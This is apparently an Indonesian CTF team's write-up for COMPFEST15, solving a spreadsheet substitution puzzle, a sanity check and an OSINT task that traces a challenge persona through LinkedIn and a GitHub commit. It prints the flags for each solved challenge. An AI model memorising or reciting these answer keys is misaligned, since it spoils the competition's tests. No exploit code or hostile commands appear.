
Write Up COMPFEST15

Toiletnya dimana ya?



Anggota

ptr


Klabin

LazyKae

Daftar Isi


MISC

classroom




Langkah Penyelesaian:

Pada deskripsi soal terdapat sebuah link spreadsheet yang didalamnya terdapat 2 page yaitu "Daftar Ruangan" dan "Flag"



Pada daftar ruangan terdapat base64 strings yang ketika di decode memberikan kita sebuah hint




Dari hint tersebut kita mengetahui kita harus menerjemahkan atau mengganti kode kelas dengan tabel yang berada pada page flag

	A	B	C	D	E
1	A	4	k	s	9
2	_	m	p	j	v
3	a	H	i	x	_
4	1	_	t	e	d
5	s	Y	q	z	b
6	5	U	_	y	u
7	3	o	r	_	T
8	w	d	V	W	1
9	m	r	f	S	O
10	0	6	g	r	3

Setelah disubstitusikan maka akan didapatkan flagnya dan tinggal dimasukan kedalam format flagnya.


Flag: COMPFEST15{v3ry_e4sY}

Sanity Check



Langkah Penyelesaian:


Ya kita masih sane dan bisa melihat flagnya di firstblood



Flag: COMPFEST15{hope_you_enjoy_the_competition_good_luck}


OSINT

Panic HR




Langkah Penyelesaian:


Pada deskripsi soal diberitahu bahwa flag disembunyikan oleh security analyst dari perusahaannya yaitu Free Teracota yang bernama Andi Hakim. Dari sini kami mengetahui harus menggunakan linkedin untuk menemukan orang yang bekerja pada suatu bidang tertentu dan pada suatu perusahaan tertentu. Setelah mencari nama Andi Hakim akhirnya kami menemukan profil yg sesuai dengan deskripsi soal.




Setelah itu kami mencoba membuka informasi kontaknya dan mendapatkan akun github dari orang tersebut.




Setelah itu kami membuka repository dan yg ada isinya hanya repository new-recipe




Ketika kami membuka indexx.html tidak ada yang aneh hanya file html biasa.



lalu kami mencoba mengecek history dari file tersebut dan menemukan sebuah commit yang berjudul add flag.



Setelah dibuka commit tersebut maka akan terdapat flag didalamnya.



Flag: COMPFEST15{th4nk_y0U_f0r_h3lp_th1s_pann1ck_hR}

Not A CIA Test

[100 pts] Not A CIA Test

Description

That night was definitely the happiest of my life. I get to spend a night with my favorite girl, walking and strolling around the streets of Seoul, holding hands and enjoying the winter air with the beautiful night lights decorating our surroundings. Look, I even took a picture of her! Although, she was really camera-shy. What I don't really get is, my friends told me that all of this is just in my imaginations. I can assure you I did have a date with her. Otherwise, how would I take this picture?!

Anyway, I organize my dating pictures by location. The problem is, I forgot the name of the street where I took this picture, specifically the street behind her. And the girl? Well, long story, but there's no way I can ask her. All I can remember is this location was near a Burberry store. I tried to look it up too, but the streets and buildings were pretty hard to recognize because the pictures on the internet were from 5 years ago.

I know you can find the street location. So please help me, yeah? Also, sorry for the pixellated image!

NOTE: Brute-force solutions in the writeups will not be considered valid.

Flag format: COMPFEST15{StreetNameWithoutDash_DistrictName_BurberryStorePlusCode}

Example: COMPFEST15{BanpoDaero_Geumjeong_RRXH+88}

Author: notnot


Attachments

